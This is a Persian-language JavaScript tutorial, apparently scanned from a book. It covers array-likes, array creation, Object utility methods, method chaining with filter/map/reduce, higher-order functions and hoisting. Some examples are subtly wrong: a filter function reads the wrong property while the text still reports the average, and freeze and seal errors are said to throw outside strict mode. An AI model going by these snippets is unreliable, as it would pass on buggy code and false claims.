یکی از مواردی که می‌باشد و استفاده بسیاری از آن می‌کنید، مقدار arguments در داخل هر تابع است، که احتمالاً از array-like بودن آن اطلاع نداشتید. موارد دیگری نیز از این نوع‌ها وجود دارند، برای مثال DOM انتخابی با querySelector مانند، برای نمونه‌ها هستند.



```
function testArguments(){
    // error: not an array
    var joined = arguments.join(", ");
    console.log(typeof arguments); // "object"
}

document.querySelector(".row").join(",");
// error: not an array

typeof document.querySelector(".row"); // returns "object"
```

دو مثال فوق نشان می‌دهند که با صدا زدن تابعی از آرایه‌ها بر روی یک array-like می‌دهد و نوع آن‌ها نیز object می‌باشد.

[ساخت آرایه]

برای تبدیل شبه آرایه‌ها یا مجموعه داده‌های قابل پیمایش (در بخش‌های بعدی با این نوع بیشتر آشنا می‌شویم) به آرایه واقعی می‌توان از این متده استفاده نمود تا بتوانیم توابع موجود بر روی آرایه‌ها را بر روی آن‌ها بدون خطا استفاده کنیم. در مورد مثال زیر:



```
function testArguments(){
    var joined = Array.from(arguments).join(", ");
    console.log(joined);
}

testArguments(1,2,3); // 1, 2, 3
```

همین مثال را می‌توان برای مدیریت ساده‌تر DOM‌ها نیز بیان نمود.

• **Array.of**: این متده نیز برای ساخت آرایه از هر نوع داده ای که به آن پاس داده شود مورد استفاده قرار می گیرد. برای مثال:

```
var nums = Array.of(1, 2, 3, 4, 5, 6);
console.log(nums); // output: [1, 2, 3, 4, 5, 6]
```



• **استفاده از متده سازنده Array**: بعضا می خواهیم آرایه ای دقیقا با طول مشخص ایجاد کنیم و مقادیر مورد نظر خود را در آن بنویسیم. برای انجام این کار می توانیم از object اصلی آرایه یا همان Array استفاده کنیم و با پاس دادن یک عدد به آن، آرایه به طول مشخص ایجاد کنیم، برای مثال:

```
const arraySizeFive = Array(5);
```

البته می توان مشابه عملیات فوق را با استفاده از حلقه های for و به شکلی غیرمدرن نوشت:

```
const arraySizeFive = [];
for (var i = 0; i < 5; i++) {
    arraySizeFive[i] = i;
}
```



اما اگر یک مقدار دقیق شویم و دو سبک کدنویسی فوق را تست کنیم، متوجه نکته ای می شویم، اینکه خروجی دو کد فوق، شبیه به هم هستند ولی عینا برابر نیستند.

[مشکلات ساخت آرایه با]

به مثال زیر در خصوص سه روش متفاوت ساخت آرایه توجه کنید:

```
const array1 = Array(7);
const array2 = [7];
const array3 = Array.of(7);

console.log(array1); // [ <7 empty items> undefined ]
console.log(array2); // [ 7 ]
console.log(array3); // [ 7 ]
```



آرایه اول با استفاده از سازنده آرایه تولید شده است و مشاهده می‌کنیم که بجای داشتن ۷ عنصر واقعی، تنها دارای سایز ۷ می‌باشد که رویکردی هوشمندانه از جاوااسکریپت برای مدیریت بهتر حافظه است، اما ممکن است بدون آگاهی از این موضوع کدهای دارای خطا بنویسیم.

```
{
  //no index keys!
  length: 7
}
```

در حقیقت با ساخت آرایه از سازنده `Array`، یک `object` می‌شود که دارای هیچ اندیسی نیست، اما ویژگی `length` آن برابر همان سایزی که مدنظر داریم قرار داده شده است، به عبارت دیگر اگر تلاش کنیم که عنصری از آن بخوانیم `undefined` خواهد بود:



```
const array1 = Array(7);

array1[2];      // undefined
```

چون آرایه ساخته شده، شبیه آرایه نیست و خود آرایه است، می‌توانیم بر روی آن از توابع موجود بر روی آرایه‌ها استفاده کنیم، خیلی خوب، پس راه چاره را یافته ایم، با انجام یک متده `map` بر روی آرایه خود، تمام اندیس‌های آن را با `0` پر می‌کنیم تا دیگر خطا نداشته باشیم:




```
const arr = Array(100).map(function(_, i){
  return i;
});

// check if index 0 is 0 ?
console.log(arr[0] === undefined); // true
```

در تکه کد بالا با اجرای متده `map` بر روی آرایه، چون به عنصر مورد تکرار نیازی نداشتیم با _ اسم‌گذاری کردہ‌ایم. نکته کدبala در نتیجه `console` می‌باشد که احتمالاً با دیدن نتیجه آن تعجب کنید. اندیس `0` از آرایه، با اینکه انتظار داشتیم با `0` پر شود، اما همچنان با `undefined` برابر است... دلیل این امر یک سری مسائل بنیادی در جاوااسکریپت است که در این بخش به آن می‌پردازیم.

در حقیقت آرایه‌های جاوااسکریپت، `object` هستند که برای کلید دستیابی به عناصر، از اعداد استفاده می‌کنند، برای مثال دو قطعه کد بعد برابرند (تقریباً):



```
[“ali” , “mohammad” , “reza”];

{
  0: “ali”,
  1: “mohammad”,
  2: “reza”
  length: 3
}
```



اتفاقی که هنگام ساخت آرایه با استفاده از سازنده داخلی Array رخ می‌دهد، رویکردی مشابه ساخت شبه آرایه‌ها می‌باشد، به همین دلیل وقتی از متدهای مرتبه بالا مانند map و reduce و یا filter استفاده می‌کنیم، چون این توابع بر روی اندیس‌های موجود تکرار می‌شوند و اندیسی وجود ندارد، تابع callback ما نیز اجرا نمی‌شود.

را حل استفاده از یکی از عملگرهای ارائه شده در ES6 است که spread operator نام دارد و در بخش‌های بعدی بیشتر با آن آشنا می‌شویم. این ویژگی با قرار دادن ... (سه نقطه) قبل از متغیر iterate باعث قرارگیری تمام عناصر آن متغیر در بخش مورد نظر می‌شود. برای مثال:

```
const arraySpread = [...Array(10)];

console.log(arraySpread);
/*
{
  0: undefined,
  1: undefined,
  2: undefined,
  ...
  9: undefined,
  length: 10
}
*/
```



با اجرای کد فوق، عناصر آرایه ساخته شده به شکل واقعی خواهند بود، چون به صورت spread در آرایه‌ای دیگر ریخته می‌شوند، الان می‌توان به سادگی با استفاده از توابع مرتبه بالا آرایه را پیمایش و مقداردهی کرد.

[توابع کاربردی object‌ها]

در این بخش می‌خواهیم یک سری توابع مهم و پرکاربرد از object‌ها که می‌توانند به بهبود کدنویسی بهتر و سریع‌تر کمک کنند، ارائه دهیم.

● **Object.keys**: این متدهای آرایه‌ای از نام‌های ویژگی‌های object ارائه شده (properties) را با همان ترتیب موجود در حلقه for...in باز می‌گرداند. در این حلقه ترتیب پر شدن object مطرح نمی‌باشد بلکه نحوه iterate مهم است! چون خروجی این متدهای آرایه است، می‌توان از تمام ویژگی‌ها و متدهای آرایه‌ها بر روی آن استفاده کرد. برای مثال:

```
const user = {
    name: "ali",
    age: 32,
    married: false,
    favoriteColors: ["green" , "blue"]
};

console.log(Object.keys(user));
/*
[
  "name",
  "age",
  "married" ,
  "favoriteColors"
]
*/
```

● **Object.values**: کارکرد این متدهای آرایه‌ای از مقادیر (values) ویژگی‌های موجود بر روی object مورد نظر را باز می‌گرداند. که این متدهای آرایه‌ای مشابه متدهای Object.keys می‌باشد، با این تفاوت به مثال بعد در این خصوص توجه کنید.

```
const user = {
    name: "ali",
    age: 32,
    married: false,
    favoriteColors: ["green", "blue"]
};
console.log(Object.values(user));
// ["ali", 32, false, ["green", "blue"]]
```



● **Object.entries**: این متدهایی از زوج مرتباًهای ویژگی‌ها و مقادیر object مورد نظر را باز می‌گرداند، البته ترتیب مقادیر بازگشته‌ی الزاماً با نحوه پر شدن object ارتباطی ندارد و براساس نحوه آن بازگشت داده خواهد شد. مثال:

```
const user = {
    name: "ali",
    age: 32,
    married: false,
    favoriteColors: ["green", "blue"]
};
Object.entries(user);
/*
[
  ["name", "ali"],
  ["age", 32],
  ["married", false],
  ["favoriteColors", ["green", "blue"]]
]
*/
```



● **Object.freeze**: احتمالاً بتوانید از عنوان این متدهای کارکرد آن را حدس بزنید، این متدهایی object یک به کار می‌رود. با منجمد شدن object یکسری دسترسی‌ها از قبیل: افزودن ویژگی جدید به آن، تغییر مقادیر ویژگی‌های موجود، حذف ویژگی موجود و تغییر ماهیت ویژگی‌های آن object غیرقابل انجام می‌شود. مثال:



```
const user = {
    name: "ali",
    age: 32,
    married: false,
    favoriteColors: ["green", "blue"]
};

Object.freeze(user);

user.name = "mehdi";           // Throws an error
user.newProprty = "newValue";  // Throws an error
```

برای بررسی منجمد بودن object نیز می‌توان از متده استفاده نمود.

Object.seal •: این متده بسیار شبیه به متده freeze عمل می‌کند با این تفاوت که اجازه تغییر مقادیر ویژگی‌های موجود بر روی object را می‌دهد، البته این دسترسی فقط برای تغییر مقادیر می‌باشد و ماهیت ویژگی‌ها نمی‌تواند عوض شود یا ویژگی‌های موجود نمی‌توانند حذف شوند، به عبارت دیگر object مورد نظر مهر و موم شده است. مثال:

```
const user = {
    name: "ali",
    age: 32,
    married: false,
    favoriteColors: ["green", "blue"]
};

Object.seal(user);

user.name = "mehdi";
console.log(user.name);      // "mehdi"

delete user.name;           // Throws an error
user.newProprty = "newValue"; // Throws an error
```

Object.assign •: این متده برای کپی کردن تمام ویژگی‌های object یک یا چند object به یک object مقصود مورد استفاده قرار می‌گیرد و object مقصود را باز می‌گرداند.

```

const user = {
  name: "ali",
  age: 32,
  married: false,
  favoriteColors: ["green", "blue"]
};
const newUser = Object.assign({name: "mehdi", class: "4B"}, user);
console.log(newUser.class); // "4B"
console.log(newUser.name); // "ali"

```

در کد فوق ما یک object به همراه object مورد نظر برای user را با هم assign کرده و به ثابت newObject تخصیص داده ایم، با انجام این تخصیص object جدیدی ساخته می شود که شامل تمام ویژگی های هر دو object خواهد بود.

نکته کلیدی که در مثال فوق وجود دارد، ترتیب ارائه اشیاء به متند assign است، که اهمیت بالایی دارد، اگر دقت کنید، پس از assign شدن ویژگی های مورد نظر از هر دو object، با وجود قرار گرفتن ویژگی name در هر دو object ارائه داده شده، مقدار آن هنوز با مقدار ali برابر است. دلیل این امر قرار گرفتن object مربوط به user در دومین پارامتر می باشد که اولویت مقداردهی را به آن داده است، اگر این ترتیب را تغییر دهیم، خروجی کد متفاوت خواهد بود:

```

const user = {
  name: "ali",
  age: 32,
  married: false,
  favoriteColors: ["green", "blue"]
};

const newUser = Object.assign(user, {name: "mehdi", class: "4B"});

console.log(newUser.name); // "mehdi"

```



مشاهده می کنیم که مقدار ویژگی name برابر با مقدار آن در دومین object می باشد و این موضوع نشان دهنده تاثیر اولویت بندی در ارائه اشیاء برای assign شدن می باشد.

[ارث بری object]

همه object‌های جاواسکریپت به صورت پیش فرض حداقل از یک object دیگر ارث بری دارند، مفهوم ارث بری^۳ به معنی داشتن یک سری ویژگی‌ها و یا توابع والد می‌باشد. اگر تجربه کار با زبان‌هایی مانند C++ یا java را داشته باشید، ممکن است در هنگام کار با جاواسکریپت کمی سردرگم شوید، چرا که به صورت پیش فرض با کلمه کلیدی به نام class سر و کار ندارید (البته تا قبل از نسخه ES6) و با استفاده از prototype می‌توانید ارث بری مورد نظر خود را ایجاد کنید، توضیحات مفصلی درباره prototype در بخش قبل آمده است که می‌توانید مطالعه کنید.

[فراخوانی زنجیری متدها (method chaining)]

اگر طرفدار دنیال کردن ترندۀای جاواسکریپتی باشید و یا به بررسی هسته کتابخانه‌های نوشته شده با جاواسکریپت علاقه داشته باشید، احتمالاً با صدا زدن زنجیره‌ای متدهای جاواسکریپت برخورد داشته‌اید و یا حتی ممکن است از آن استفاده کرده باشید. در این بخش ابتدا با مفهوم این اصطلاح آشنا شده و سپس مثال‌هایی از توابع و متدهای داخلی جاواسکریپت که امکان فراخوانی زنجیره‌ای دارند را برخواهیم شمرد و نحوه ایجاد این امکان برای کلاس‌های خود طبق دانسته‌هایی که در بخش پیش آموختیم را مورد بررسی قرار می‌دهیم. (به دلیل پیش نیاز بودن، لطفاً بخش قبل، به خصوص بخش متدهای آرایه‌ها را به دقت مطالعه کنید)

در برخی مواقع، نیاز داریم چندین تابع به صورت پشت سرهم بر روی یک object صدا زده شوند تا یک هدف خاص محقق شود، برای مثال فرض کنید بر روی آرایه‌ای کار می‌کنیم و می‌خواهیم تعدادی از متدهایی که در این بخش با آن‌ها آشنا شدیم را بر روی آرایه مورد نظر اعمال کنیم و نتیجه را نمایش دهیم.

اگر بخواهیم بدون استفاده از رویکرد فراخوانی زنجیره‌ای این کار را انجام دهیم، کدی که نوشته خواهد شد، حجم بالاتری خواهد داشت و ظاهری تکرار شده به خود می‌گیرد، با یک مثال کاربردی مفهوم این جمله بهتر درک خواهید کرد. فرض کنید لیستی از دانش آموزان دبیرستانی یک شهر را به همراه عنوان مدرسه آن‌ها در قالب آرایه‌ای به شکل ارائه شده در مثال بعد داریم.

```
const students = [
    {name: "ali mohammadi", score: 17, schoolName: "motahari"}, 
    {name: "ahmad mirzaei", score: 18, schoolName: "sayyad"}, 
    {name: "ahmad shirazian", score: 17, schoolName: "ahmadian"}, 
    {name: "reza alavi", score: 18, schoolName: "nour"}, 
    {name: "reza jafari", score: 18, schoolName: "motahari"}, 
    {name: "ali akhbari", score: 16, schoolName: "sayyad"}, 
    {name: "mehrdad kabiri", score: 18, schoolName: "motahari"}, 
    //...
    {name: "alireza kabiri", score: 18, schoolName: "alavi"}, 
    {name: "mehran momeni", score: 18, schoolName: "ghods"}, 
    {name: "esmaeil nemati", score: 18, schoolName: "ahmadian"}, 
    {name: "eisa rezaei", score: 18, schoolName: "sayyad"}, 
    {name: "mahmood kamrani", score: 18, schoolName: "nour"}, 
];

```



اگر بخواهیم میانگین نمرات دانش آموزان یکی از مدارس، مانند مدرسه مطهری را بر اساس معیاری از ۱۰۰ بدست بیاوریم، مسئله‌ای نسبتاً ساده به نظر می‌رسد که با رویکردهای مختلف می‌توان این مسئله را حل نمود. ابتدا الگوریتم مورد نیاز را برای خود تشریح می‌کنیم، به این صورت که در ابتدای داریم دانش آموزان مدرسه مورد نظر خود را از آرایه موجود، جداسازی کرده و سپس معدل آنها را تبدیل به نمره‌ای از ۱۰۰ کرده و سپس میانگین آن را حساب کنیم. اگر با رویکرد سنتی و استفاده از حلقه for بخواهیم این الگوریتم را اجرا کنیم، کدی مشابه زیر را اجرا کنیم:

```
function getStudentsScoreAverage(data) {
    var sum = 0, count = 0;
    for (var i = 0; i < data.length; i++){
        if (data[i].schoolName === 'motahari'){
            var tempScore = data[i].score;
            sum += (tempScore * 100 / 20);
            count++;
        }
    }
    return sum/count;
}
getStudentsScoreAverage(students); // 88.33
```



احتمالاً شما نیز با من موافق باشید که این کد زیاد جالب نیست و درک آن با کمی تأمل برای کسی که اولین بار کد را مشاهده می‌کند همراه است و در آینده نیز اگر خطایی در آن داشته باشیم و بخواهیم رفع خطا کیم دشوار خواهد بود. بعلاوه اینکه هیچ یک از بخش‌های کد فوق، مانند فیلتر کردن دانش‌آموزان مدرسه مطهری یا محاسبه معدل قابلیت استفاده مجدد ندارد. پس احتمالاً رویکرد بهتری نیز داریم که خروجی کد بهتری ارائه می‌دهد.

با توجه به نیازمندی مطرح شده و با توجه به آموخته‌های خود از متدهای آرایه‌ها با استفاده از متدهای `filter` و `map` سعی می‌کنیم کد بهتری برای مسئله مطرح شده اجرا کنیم. در ابتدا با فیلتر کردن لیست ارائه شده برای بدست آوردن لیست دانش‌آموزان عضو مدرسه ذکر شده از متد `filter` استفاده می‌کنیم:



```
var motahariStudents = students.filter(function(student){
    return student.schoolName === 'motahari';
});

console.log(motahariStudents);
```

با اجرای این متد لیست خود را به سادگی فیلتر کرده و فقط به لیستی از دانش‌آموزان مدرسه مورد نظر رسیده‌ایم، حال می‌خواهیم معدل دانش‌آموزان را بر اساس معیاری از ۱۰۰ محاسبه کنیم، برای اینکار می‌توانیم از متد `map` استفاده کنیم:

```
var scoreBasis = motahariStudents
.map(function(student){
    return (student.score * 100) / 20;
});

console.log(scoreBasis);
```

با اجرای تابع `map` فوق معدل‌های object هر دانش‌آموز، به مقدار مورد نظر ما تغییر پیدا می‌کند. شاید سوال کنید که چرا متد `map` را پایین‌تر و با یک مقدار indent نوشته‌ایم درحالیکه می‌توانستیم مقابل متغیر `motahariStudents` بنویسیم، سوال خوبی است و در حقیقت بحث اصلی ما نیز همین موضوع خواهد بود. بگذارید این مسئله را پس از اجرای کد بعد برای متد `reduce` و انجام عملیات مربوط به محاسبه معدل دانش‌آموزان بیان کنیم.

```

scoreBasis
    // create array to sum,count
    .reduce(function([sum , count], score) {
        return [
            sum + score ,
            ++count
        ];
    } , [0 , 0])

    // calculate average with created [sum, count]
    .reduce(function(sum, count){
        return sum/count;
    });

```

برای گرفتن میانگین، از ترکیب دو تابع `reduce` به صورت موازی استفاده می‌کنیم، شاید با دیدن کد فوق کمی تعجب کنید و در مورد کارکرد آن دچار سردرگمی شوید، اما نگران نباشید شرح کاملی از نحوه کارکرد تک تک بخش‌های آن را کمی جلوتر ارائه می‌دهیم، تکه کدهایی که برای بخش‌های مختلف الگوریتم نوشته ایم را به هم وصل می‌کنیم تا مفهوم زنجیره متدها تکمیل شود:

```

var studentsScoreAverage= students.filter(function(student)
{
    return student.schoolName === ‘motahari’;
})
.map(function(student){
    return (student.score * 100) / 20;
})
.reduce(function([sum , count], score) {
    return [
        sum + score ,
        ++count
    ];
} , [0 , 0])
.reduce(function(sum, count){
    return sum/count;
});
// output: 88.33

```



به سادگی می‌توانیم مشاهده کنیم که هر بخش از کد چگونه نقش خود را در مسیر رسیدن به خروجی ایفا می‌کند و با فراخوانی شدن زنجیره‌ای متدهای مورد نظر خروجی آرایه‌ای تولید شده توسط هر متده استفاده قرار می‌گیرد و در نهایت خروجی مطلوب تولید می‌گردد. تکه کد فوق عملکرد مناسبی دارد و به شکل خوبی جداسازی شده است اما هنوز به شکل ایده آل از توابع^۴ استفاده نشده است.

در ابتدا یک تابع pure برای بررسی اینکه دانش آموزی عضو مدرسه مطهری هست یا خیر ایجاد می‌کنیم. به این صورت که همواره با ورودی مشخص از یک object دانش آموز، مقداری true یا false بازگشت می‌دهد که نتیجه بررسی عضویت آن دانش آموز در مدرسه مطهری می‌باشد:

```
var isMotahhariStudent = function(student){
    return student.school === 'motahari';
};
```

سپس تابعی برای محاسبه معدل بر حسب مقداری از ۱۰۰ می‌نویسیم:

```
var studentScore = function(student){
    return (student.score * 100) / 20;
};
```

و در نهایت دو تابع، یکی برای بدست آوردن مجموع و تعداد فیلتر شده دانش آموزان و دیگری برای محاسبه میانگین می‌نویسیم، تابع اول برای محاسبه مجموع نمرات و تعداد آن‌ها:

```
var calculateSumAndCount = function([sum , count], score) {
    return [
        sum + score ,
        ++count
    ];
};
```

ورودی اول تابع یک آرایه شامل مجموع و تعداد عناصر است و ورودی دوم نمره‌ای است که می‌خواهیم در محاسبه مجموع نمرات دخیل کنیم. با دریافت پارامترهای ورودی، آرایه‌ای بازگشت می‌دهیم که اندیس اولش مجموع نمره‌های قبلی به اضافه نمره فعلی و اندیس دومش تعداد

^۴ توابعی که با ارائه ورودی یکسان، همواره خروجی یکسانی بازگشت می‌دهند، بدون اینکه در برنامه نوشته شده باعث بروز عوارضی جانبی (side effect) مانند تغییر در متغیرهای عمومی یا مقادیر به کار رفته در تابع دیگر شود.

دانشآموزان است. به همین شکل تابعی برای محاسبه میانگین، با دریافت مجموع و تعداد عناصر به شکل زیر ایجاد می‌کنیم:

```
var getAverage = function(sum, count){
    return sum/count;
};
```



حال می‌توانیم با جایگذاری توابع pure طراحی شده در کد، فراخوانی زنجیری متدها را به شکلی بسیار ساده‌تر طراحی کنیم:

```
var studentsScoreAverage = students
    .filter(isMotahhariStudent)
    .map(studentScore)
    .reduce(calculateSumAndCount , [0 , 0])
    .reduce(getAverage); // output: 88.33
```



این تکه کد از نهایت سادگی و خوانایی برخوردار است که هم امکان درک ساده‌تر برای خوانندگان سورس و هم امکان سادگی در دیباگ را فراهم می‌آورد و هیچ side effect یا عارضه جانبی در عملکرد عادی برنامه ایجاد نمی‌کند.

[استفاده پیشرفته از reduce]

در مثال قبل، استفاده تقریباً پیشرفته‌ای از متدهای reduce داشتیم که وظیفه‌های جمع نمره‌های هر دانشآموز و تعداد آنها را در یک مرحله و در مرحله‌ای دیگر محاسبه میانگین بر اساس آرایه جمع نمرات و تعداد آنها را برعهده داشت. طبق آموخته‌های خود از بخش متدهای آرایه‌ها، در مورد تابع reduce پارامتر اول یک تابع و پارامتر دوم مقدار اولیه شروع تکرار می‌باشد، البته در این مثال‌ها به همین موضوع بسنده نکرده و نکته‌هایی مانند استفاده آرایه به عنوان پارامتر total یا همان accumulator، در اولین متدهای reduce و پاس ندادن مقدار initial value در نتیجه استفاده از اولین مقدار آرایه به عنوان initial value در دومین متدهای reduce به چشم می‌خورد. در ادامه به صورت مفصل این دو متدهای reduce را شرح می‌دهیم.



```
array
  .reduce(function([sum , count], score) {
    return [
      sum + score ,
      ++count
    ];
  } , [0 , 0])
  .reduce(function(sum, count){
    return sum/count;
  });
}
```

اولین متد reduce وظیفه بدست آوردن مجموع و تعداد را بر عهده دارد، احتمالاً فکر می‌کنید که به راحتی می‌توانستیم از length بر روی آرایه مورد نظر استفاده کنیم، اما در صورت مسئله قبل، چون دانش آموزان فیلتر شده بودند، مقدار length از آرایه اولیه صحیح نبود و ما نیز نمی‌خواستیم این زنجیره از متدها را شکسته و نتیجه فیلتر را در یک متغیر دیگر ذخیره کنیم و سپس با داشتن length آن مابقی کار را ادامه دهیم، پس تصمیم گرفتیم به سادگی، در هنگام جمع بندی sum، تعداد عناصر را نیز محاسبه کنیم.

با دقیق شدن بیشتر در اولین متد reduce، مشاهده می‌کنیم تابعی که برای انجام عملیات به این متد ارسال شده است، به جای گرفتن یک متغیر ساده عددی یا رشته‌ای، یک آرایه گرفته است تا دیتای مورد نظر را بر روی آن بنویسید (اصطلاحاً به این ورودی **accumulator** یا انباشتگر گفته می‌شود). دلیل استفاده از آرایه، نیاز تابع به نگهداری بیش از یک مقدار، یعنی مقادیر مجموع و تعداد می‌باشد که می‌خواهیم در انباشتگر نگهداری کنیم. ساختار متد reduce را مجدداً یادآوری می‌کنیم:

```
.reduce( function(accumulator , current) {
  // code
}, initialValue);
```

مسئله‌ای که اکثراً به اشتباه در مورد این متد به کار گرفته می‌شود، این است که اولین پارامتر این متد انباشتگر است و در هنگام تکرار بر روی عناصر آرایه مقدار فعلی هر چرخه در دومین پارامتر تابع قرار می‌گیرد، در حالیکه در مورد متدهای دیگر آرایه‌ها، اکثراً اولین پارامتر مقدار جاری را نگهداری می‌کند.

نمونه کد مثال زده شده نیز دقیقاً با همین ساختار می‌باشد و هر بار آرایه accumulator را به روز می‌کند.

```
.reduce( function([sum , count] , current) {
    return [
        sum + score ,
        ++count
    ];
} , [0,0]);
```

در داخل بدن تابع نیز به سادگی یک آرایه، که از طریق پردازش sum و count محاسبه شده است بازگشت داده می شود، نتیجه خروجی کار پس از اتمام پردازش متدهای آرایه خواهد بود که عنصر اول آن مجموع مقادیر و عنصر دومش تعداد آنها می باشد، پس به راحتی در فراخوانی دوم متدهای reduce می توانیم آرایه ساخته شده را که کاملا آماده محاسبه میانگین است (دارای دو اندیس هست که اولی مجموع و دومی تعداد عناصر است)، با انجام یک تقسیم ساده به مقدار میانگین مورد نظر تبدیل کنیم:

```
.reduce(function(sum, count){
    return sum/count;
});
```

[توابع مرتبه بالاتر (Higher order functions)]

مفهوم توابع مرتبه بالاتر شاید کمی برایتان ترسناک باشد ولی اگر بگوییم همین مثالی که حل کردیم نمونه مثالی از کارکرد توابع مرتبه بالا یا به عبارتی دیگر HigherOrderFunctions بود شاید تعجب کنید، در حقیقت، توابعی که یک پارامتر ورودی به صورت تابع دریافت می کنند و بر روی آن عملیاتی انجام می دهند را توابع مرتبه بالاتر می نامیم.

تابع فیلتر یا reduce نمونه های از توابع با کاربرد مرتبه بالاتر هستند، که برای انجام وظیفه مورد نظر خود، نیاز دارند که تابعی را به عنوان ورودی به آن تابع پاس دهیم، به عنوان مثالی دیگر خارج از بحث آرایه ها تکه کد زیر را مشاهده کنید:



```
var sayName = function(name){
    console.log("Name: " + name);
}

function manageList( list , func ) {
    list.forEach(func);
}
manageList( ["ali" , "reza" , "karim"] , sayName );
```

ممکن است سوال کنید که چه لزومی به ارائه تابع sayName که فقط یک اجرای عملیات مربوط به console.log را بر عهده دارد، در قالب یک متند دیگر بود و می‌توانستیم در داخل تابع همان کد را بنویسیم؟ تفاوت در این است که تابع manageList کارکرد ساده و ثابتی دارد (اعمال یک تابع بر روی عناصر یک لیست) که می‌تواند با دریافت هر تابع دیگری به عنوان ورودی، عملیات تعریف شده در تابع ورودی را بر روی تک تک عناصر موجود در لیست ارائه شده اجرا کند.

پس از مطالعه این بخش انتظار می‌رود

- متدهای پرکاربرد آرایه‌ها و توانایی استفاده از آن برای کار با آرایه‌ها را شناخته باشید.
- درک کاملی از شبیه آرایه و تفاوت‌های آن با آرایه معمولی داشته باشید.
- توانایی استفاده از `array.of`, `array.from` و متدهای آرایه را داشته باشید.
- تفاوت‌های ساخت آرایه با شبیوهای مختلف را درک کرده باشید.
- با توابع کلیدی `Object` و استفاده از آن‌ها برای مدیریت `object` آشنایی شده باشید.
- با مفهوم `method chaining` آشنایی بوده و بتوانید با استفاده از این ساختار کدنویسی کنید.
- مفهوم `higher order function` را درک کرده و از آن برای حل مسائل پیش رو استفاده کنید.

strict و حالت hoisting

۰۰ اهداف بخش:

< آشنایی با مفهوم hoisting >

< درک اولویت‌های hoisting >

< آشنایی با strict mode >

< درک تاثیرات strict mode در اجرای برنامه >


< آشنایی با scope در حالت strict >

< استفاده صحیح از حالت strict mode >

< درک موارد حساس در حالت strict >

[برافراشتن (Hoisting)]

این ویرگی یکی از مکانیزم‌های جالب در نحوه برخود با تعاریف متغیرها و توابع می‌باشد که معرفی شدن آن‌ها را به بالای کد انتقال می‌دهد، برای مثال شما اگر ازتابع x استفاده کنید ولی آن تابع را در انتهای برنامه تعریف کنید جاواسکریپت هیچ مشکلی با این قضیه ندارد و خطابی رخ نخواهد داد.



به لحاظ فنی اگر بخواهیم توضیح دهیم، چون جاواسکریپت نیازی به کامپایل برای آماده سازی به اجرا ندارد، کدهای نوشته شده در سمت مرورگر کامپایل شده و اجرا می‌شوند، به این ترتیب مرورگر در ابتدا کدهای برنامه را بررسی کرده و متغیرها و توابع تعریف شده را شناسایی می‌کند و سپس در گذری دیگر، تعاریف متغیر و توابع را به ابتدای هر بخش یا scope منتقل می‌کند، با این کار کدهای نوشته شده به صورت هوشمند از خطای تقدیم و تاخر در امان خواهند بود.

در این فصل بعضی از مثال‌های ارائه شده، از WebAPI استفاده می‌کنند که بر روی مرورگرها قابل دسترس می‌باشد. برای مثال در این API یک object عمومی به نام document¹ که در صفحه وب قابل دسترس بوده و به سند جاری اشاره می‌کند. یکسری متدها بر روی این object وجود دارند که امکان مدیریت HTML را به برنامه جاواسکریپتی می‌دهند. برای مثال متod getElementById در صفحه به دنبال یک المنت با آی دی داده فراخوانی شده می‌گردد و می‌توان بر روی آن ویژگی innerHTML را که امکان تغییر html داخلی آن را فراهم می‌کند صدا زد و محتوای یک المنت مخصوص را به صورت دلخواه تغییر داد.

در این کتاب سعی شده است بیشتر به مفهوم زبان پرداخته شود و مسائل جانبی را زیاد دخیل نکرد. به مثال بعد در خصوص hoisting توجه کنید که از webAPI نیز استفاده می‌کند:

1 <https://html.spec.whatwg.org/multipage/webappapis.html#document-environment>



```
count = 15; // Assign 15 to count
var elem = document.getElementById("dataCount");
// Find an element

elem.innerHTML = count;

// Display count in the element
var count; // Declare count
```

متغیر count در ابتدا با عدد ۱۵ مقدار دهی شده، ولی تعریف شدن آن در سطر آخر از کد نوشته شده است، اما خروجی این برنامه با خروجی برنامه زیر که تعریف شدن و مقداردهی متغیر در ابتدای کار انجام شده است، هیچ تفاوتی نخواهد داشت:



```
var count = 15; // Declare and Assign 15 to count

// Find an element
var elem = document.getElementById("dataCount");

// Display count in the element
elem.innerHTML = count;
```

همین مثال برای استفاده از توابع نیز به شکل زیر می‌تواند بیان شود:



```
// Use welcome fn before declare
welcome("Alireza");

// Declare welcome fn
function welcome(name) {
  return 'hi, ' + name;
}
```

در مثال بالا تابع welcome بعد از استفاده تعریف شده است ولی این موضوع تاثیری در عملکرد صحیح برنامه نخواهد داشت، چرا که کامپایلر پیش از اجرا تابع را برافراشته یا به اصطلاح hoist می‌کند.

نکته‌ی حائز اهمیت در مورد تعریف و مقداردهی متغیرهای جاوااسکریپت این است که وقتی شما

یک متغیر را تعریف و به آن مقداری نسبت می‌دهید به صورت:

```
var age = 20;
```

احتمالاً تصویر می‌کنید یک عبارت نوشته اید اما جاوااسکریپت تکه کد فوق را در دو بخش و به شکل زیر پردازش می‌کند:

```
var age;
age = 20;
```

درک کامل این نکته تاثیر زیادی در جلوگیری از خطاهای Type و Reference به شما میدهد، مثال‌های زیر در مورد همین موضوع است که ممکن است با hoisting اشتباه گرفته شود:

```
getAge();

function getAge() {
    console.log( age ); // undefined

    var age = 20;
}
```



در تکه کد بالا مقدار متغیر age بعد از گرفتن خروجی تعیین می‌شود (توجه کنید که می‌گوییم مقدار آن بعد از گرفتن خروجی تعیین می‌شود).

طبق دانسته‌های قبلی بر اساس رویکرد hoisting تعریف شدن متغیر در داخل scope تابع ابتدا انجام شده است و گویی کد بالا به فرم زیر نوشته شده است:

```
function getAge() {
    var age;
    console.log( age ); // undefined
    age = 20;
}
getAge();
```



[اولویت] hoisting

در شرایط یکسان برای وقوع hoisting، اولویت با توابع تعریف شده به صورت عادی می‌باشد.

